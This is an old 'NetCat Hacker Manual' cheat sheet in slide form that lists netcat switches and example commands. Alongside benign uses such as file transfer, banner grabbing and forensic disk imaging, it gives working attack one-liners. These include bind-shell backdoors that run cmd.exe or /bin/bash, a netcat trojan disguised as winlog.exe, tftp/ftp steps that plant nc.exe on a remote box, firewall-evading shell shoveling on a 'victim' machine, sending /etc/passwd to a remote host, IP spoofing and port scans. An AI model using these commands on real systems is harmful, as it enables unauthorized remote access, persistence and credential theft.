



# **NetCat Hacker Manual**

**A Handy Pocket Guide for Your Cat**

Dedicated to my Cat



# What is It?

- ➔ [Extracted from <http://www.atstake.com/research/tools/> ] Netcat has been dubbed the network swiss army knife.
- ➔ It is a simple Unix utility which reads and writes data across network connections, using TCP or UDP protocol.
- ➔ It is designed to be a reliable "back-end" tool that can be used directly or easily driven by other programs and scripts.

# Get it From

- ➔ You can read more about NetCat at <http://www.vulnwatch.org/netcat/>
- ➔ Get Netcat1.10 for Unix from <http://netcat.sourceforge.net/download.php> or from <http://www.vulnwatch.org/netcat/nc110.tgz>
- ➔ Get Netcat1.1 for Win 95/98/NT/2000 from <http://www.vulnwatch.org/netcat/nc111nt.zip>

# Important Switches

- ➔ -d detach from console, stealth mode
- ➔ -e prog inbound program to exec [dangerous!!]
- ➔ -g source-routing hop point[s], up to 8
- ➔ -G num source-routing pointer: 4, 8, 12, ...
- ➔ -i secs delay interval for lines sent, ports scanned
- ➔ -l listen mode, for inbound connects
- ➔ -L listen harder, re-listen on socket close
- ➔ -n numeric-only IP addresses, no DNS
- ➔ -o file hex dump of traffic
- ➔ -p port local port number
- ➔ -r randomize local and remote ports
- ➔ -s addr local source address
- ➔ -t answer TELNET negotiation
- ➔ -u UDP mode
- ➔ -v verbose [use twice to be more verbose]
- ➔ -w secs timeout for connects and final net reads
- ➔ -z zero-I/O mode [used for scanning]

# Netcat Connecting

## ➔ From outside the firewall connect to the listening box

- ➔ `nc -v trojanedbox.com 53`
- ➔ `nc -vvn trojanedbox.com 53`
- ➔ `nc -vvn trojanedbox.com 23`
- ➔ `nc -vvn trojanedbox.com 21`
- ➔ `nc -vvn www.someweb.com 80`

## ➔ Connect to an IRC server. Put these lines in a batch.cmd file and run it

- ➔ `@echo off`
- ➔ `echo Connecting you to IRC liberty.nj.us.dal.net`
- ➔ `nc -v 208.51.159.10 6667`
- ➔ `USER a a a a`
- ➔ `Nick YourNickHere`


# Netcat Connecting

- ➔ **Run nc in connect mode and connect to port 139**
  - ⇒ `nc -p 31337 127.0.0.1 139`
- ➔ **Run nc in connect mode and connect to port 139 and give verbose display -v -v two times make more verbose**
  - ⇒ `nc -v -v -p 31337 127.0.0.1 139`
- ➔ **Run nc in connect mode and connect to port 139 with TIMEOUT set to 5**
  - ⇒ `nc -w 5 -p 31337 127.0.0.1 139`
- ➔ **Run nc in connect mode and connect to port 139 with TIMEOUT set to 5 and give verbose display**
  - ⇒ `nc -v -v -w 5 -p 31337 127.0.0.1 139`

# Netcat Execute

- ➔ **-e Executes a program if netcat is compiled with the `-DGAPING_SECURITY_HOLE`.**
- ➔ **Nc.exe is compiled to execute when -e is used.**
- ➔ **Example**
  - ➔ `nc-l -d -p 10000 -e cmd.exe` or
  - ➔ `nc-L -d -p 10000 -e cmd.exe`
  - ➔ This will run nc in detached mode and listen on port 10000.

# Netcat Execute



The image displays two screenshots of Windows command prompts. The top screenshot shows a netcat listener running on port 10000, which has successfully established a connection to a client. The bottom screenshot shows a netcat client connecting to a server at 127.0.0.1 on port 10000, which then executes the 'open' command to establish a connection.

```
C:\> nc -l -d -p 10000 -e cmd.exe
Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-2000 Microsoft Corp.

C:\> nc -l -d -p 10000 -e cmd.exe
```

```
C:\WINNT\System32\cmd.exe - nc -v -n 127.0.0.1 10000
Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-2000 Microsoft Corp.

C:\> nc -v -n 127.0.0.1 10000
<UNKNOWN> [127.0.0.1] 10000 <?> open
Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-2000 Microsoft Corp.
```

# Netcat Listen

- ➔ Use **-L** switch to reconnect to the same NetCat sessions.
- ➔ This way you can connect over and over to the same Netcat process.
- ➔ **Example:**
  - ➔ `nc -l -p 53 -t -e cmd.exe`
  - ➔ `nc -l -p 5050 | /bin/bash`
  - ➔ `nc -v -l -p 5050 -e '/bin/bash'`

# Netcat Sending File

➔ **To receive a file named newfile on the destination system start netcat with the following command:**

⇒ `nc -l -p 1234 >newfile`

➔ **On the source system send a file named newfile to the destination system with the following command:**

⇒ `nc destinationIP 1234 < newfile`

# Netcat Banner Grabbing

- ➔ `nc -vvn hostIP 80`
- ➔ `nc -vvn hostIP 8080`
- ➔ Once connected type **HEAD / HTTP/1.0** [Hit enter twice]
- ➔ `nc -v www.website.com 80 < get.txt`
  - ➔ Checking WEB Header.
  - ➔ Your get.txt file will contain:
    - GET / HTTP/1.0
    - [Carriage] (JUST HIT ENTER IN YOUR TEXT EDITOR)
    - [Carriage]
    - In perl you can use `print $socket "GET / HTTP/1.0\n\n";`
- ➔ `echo "blahblahblah" | nc hostIP 80 > default.htm`
- ➔ `cat get.txt | nc hostIP 80`

# Netcat Web Banner Grabber

➔ **First File is a text file:**

➔ **----- begin get.txt -----**

⇒ GET / HTTP/1.0

⇒ HIT ENTER IN YOUR EDITOR

⇒ HIT ENTER IN YOUR EDITOR

➔ **----- end get.txt -----**

➔ **The second file is a batch file:**

➔ **----- begin getweb.cmd -----**

⇒ @echo off

⇒ nc -v %1 80 < get.txt > index.txt

⇒ notepad index.txt

➔ **----- end getweb.cmd -----**

➔ **You run it like this: `getweb.cmd www.someweb.com`**

# Netcat Finger & Telnet

➔ **Netcat as a simple finger client:**

⇒ `nc -v hostIP 79 < user.txt`

➔ **The file “user.txt contains the username you are interested in.**

➔ **You can also send the output to a log file.**

⇒ `nc -v hostIP 79 < user.txt > log.txt`

➔ **Run nc in listen mode and answer Telnet negotiation in detached mode.**

⇒ `nc -v -v -L -d 127.0.0.1 -p 23`

# Netcat Simple Server

## ➔ To create a simple server

➔ `nc -l -p 1234 < file`

## ➔ A very simple web server

➔ `nc -L -d -p 80 < file`

## ➔ A simple telnet server with execution

➔ `nc -L -d -p 23 -t -e cmd.exe`


# Netcat As Trojan

- ➔ **We will use `-t` switch to answer telnet negotiation. Netcat should be compiled with `-DTELNET` parameter.**
  - ➔ `nc -l -d -t -p 10000 -e cmd.exe` and/or `nc-L -d -t -p 10000 -e cmd.exe`
- ➔ **`winlog.exe -L -d -p 139 -t -e cmd.exe`**
  - ➔ (note `winlog.exe=nc.exe`)
- ➔ **Connect to your trojan using**
  - ➔ `nc -vvn IP_address_of_target port`
- ➔ **`nc -l -p 53 -t -e cmd.exe` Netcat listening on port 53.**
- ➔ **`nc -l -p 23 -t -e cmd.exe` Netcat listening on port 23.**
- ➔ **To send netcat on a remote box using tftp**
  - ➔ `tftp -i remoteip GET nc.exe`

# Netcat IP Spoofing

## ➔ Full Connection IP-Spoof with Source Route

- ➔ If config eth 0:0 A.2
- ➔ route add -net A eth0:0
- ➔ nc-n -v -s A.2 -g E.2 E.223
- ➔ nc-n -v -s A.2 -g E.2 E.1 23
- ➔ nc-n -v -s A.2 -g E.2 -g E.1 C.1 23
- ➔ nc-n -v -s A.2 -g E.2 -g E.1 -g C.1 B.2 23



# Netcat Port Redirection

1. Computer A IP 10.10.10.1
2. Computer B IP 10.10.10.2
3. Open 1 DOS windows on computer A
4. Open 2 DOS windows on computer B
5. Type this in The DOS windows on A "`nc -v -L -p 666 -e nc10.10.10.2 666`"
6. Type this in The First DOS windows on B "`nc -v -L -p 666`"
7. Type this in The Second DOS windows on B "`nc -v 10.10.10.1 666`"
8. Now Type Stuff in Second DOS windows on B and you should see them on the first DOS windows on B

# Scanning with Netcat

➔ **nc -vvn -w 5 -z 127.0.0.1 1-53**

➔ This will scan from port 1 to 53

➔ **nc -vvn -w 5 -z 127.0.0.1 21 25 53 139**

➔ This will scan ports 21, 25,53,139

➔ **nc -vvn -w 5 -z -u -r 127.0.0.1 111 66-70 88 53 87  
161-164 121-123 213**

➔ This will do UPD scan

# Netcat Playing With FTP

## ➔ **Mmake the script that contain the followings:**

- ➔ `echo user>GetNc.txt`
- ➔ `echo password>>GetNc.txt`
- ➔ `echo bin>>GetNc.txt`
- ➔ `echo get nc.exe>>GetNc.txt`
- ➔ `echo bye>>GetNc.txt`

## ➔ **Run the script**

- ➔ `ftp -s:GetNc.txt x.x.x.x`
- ➔ `del GetNc.txt`

## ➔ **Run netcat**

- ➔ `nc-l -p 999 -t -e cmd.exe`

# Netcat & UNIX

## ➔ Unix Netcat Compile Options

➔ Compile netcat with `GAPING_SECURITY_HOLE` then:

## ➔ Run the cat as backdoor

➔ `nc-v -l -p 1000 -e '/bin/bash'` (on the server)

➔ `nc-v <ip> 1000` (on your box).

➔ **`nc -l -p 1000 | /bin/bash | nc-l -p 1001 2>&1`**

# Netcat Grabbing /etc/passwd

➔ **cat /etc/passwd | /usr/lib/lponlcr | netcat -h hostname -p 9100**

⇒ Print /etc/passwd to hostname using port 9100.

⇒ hostname is the host name as defined in /etc/hosts.

➔ **cat /etc/passwd | /usr/lib/lponlcr | netcat -d 1 -h hostname -p 9100**

⇒ Same as above but with debug output.

# Netcat Shell Shoveling

- ➔ **"shell-shoveling" via port redirection to evade firewall restrictions.**
- ➔ **If the your box is running netcat on TCP 80 and 25, and TCP 80 is allowed inbound and 25 outbound to-from your box through the firewall, then this command "shovels" a remote command shell from your box to the remote target web target.com, you will run on a victim Windows NT/2000 machine:**
  - ➔ `nc target.com 80 | cmd.exe | nc target.com 25`

# Netcat in Forensic

- ➔ **Netcat can be used to send a forensic image to a remote box.**
- ➔ **First create your image using dd**
- ➔ **Second send it using netcat**
- ➔ **See next slide**

# Creating an image using dd

- ➔ `dd.exe if=\\.\PhysicalDrive0 of=d:\images\PhysicalDrive0.img --md5sum --verifymd5`
- ➔ `--md5out=d:\images\PhysicalDrive0.img.md5`
- ➔ `dd if=\\?\Volume{87c34910-d826-11d4-987c-00a0b6741049} of=d:\images\l_drive.img --md5sum --verifymd5 md5out=d:\images\PhysicalDrive0.img.md5`
- ➔ `dd.exe if=\\.\PhysicalMemory of=d:\images\PhysicalMemory.img bs=4096 -md5sum --verifymd5 --md5out=d:\images\PhysicalMemory.img.md5`
- ➔ `dd.exe if=\\.\D: of=d:\images\d_drive.img conv=noerror --sparse --md5sum --verifymd5 --md5out=d:\images\d_drive.img.md5 --log=d:\images\d_drive.log`
- ➔ `dd.exe if=myfile.txt.gz of=d:\images\myfile.txt conv=noerror,decomp --md5sum --verifymd5 --md5out=d:\images\myfile.txt.img.md5 --log=d:\images\myfile.txt.log`
- ➔ `dd.exe if=\\.\D: of=d:\images\d_drive.img.gz conv=noerror,comp --md5sum --verifymd5 --md5out=d:\images\d_drive.img.md5 --log=d:\images\d_drive.log`

# Checking the image integrity

- ➔ Before sending the image using netcat we will check it is integrity.
- ➔ `md5sum.exe -o d_drive.md5 \\.\D:`
- ➔ `md5sum.exe -c d_drive.img.md5`
- ➔ `md5sum.exe -d zlib -c d_drive.img.gz.md5`

# Sending image using Netcat

- ➔ `nc -v -n -l -p 8080 -csum md5 --verify -sparse -O myimage.img.`
- ➔ `nc -v -n -csum md5 -l \\.C: 192.168.1.1 8080`
- ➔ `nc -v -n -l -p 8080 -comp zlib -O myimage.img.gz.`
- ➔ `nc -v -n -l \\.C: 192.168.2.1 8080`
- ➔ `nc -v -n -l -p 8080 -csum md5 --verify -O myimage.img.gz.`
- ➔ `nc -v -n -lock -csum md5 -comp zlib -l \\.D: 192.168.2.1 8080`
- ➔ `nc -v -n -l -p 8080 -csum md5 --verify -sparse -O myimage.img.`
- ➔ `nc -v -n -lock -csum md5 -l \\?\Volume{87c34910-d826-11d4-987c-00a0b6741049 } 192.168.2.1 8080`

Adonis / NtWaK -:-)

Peace

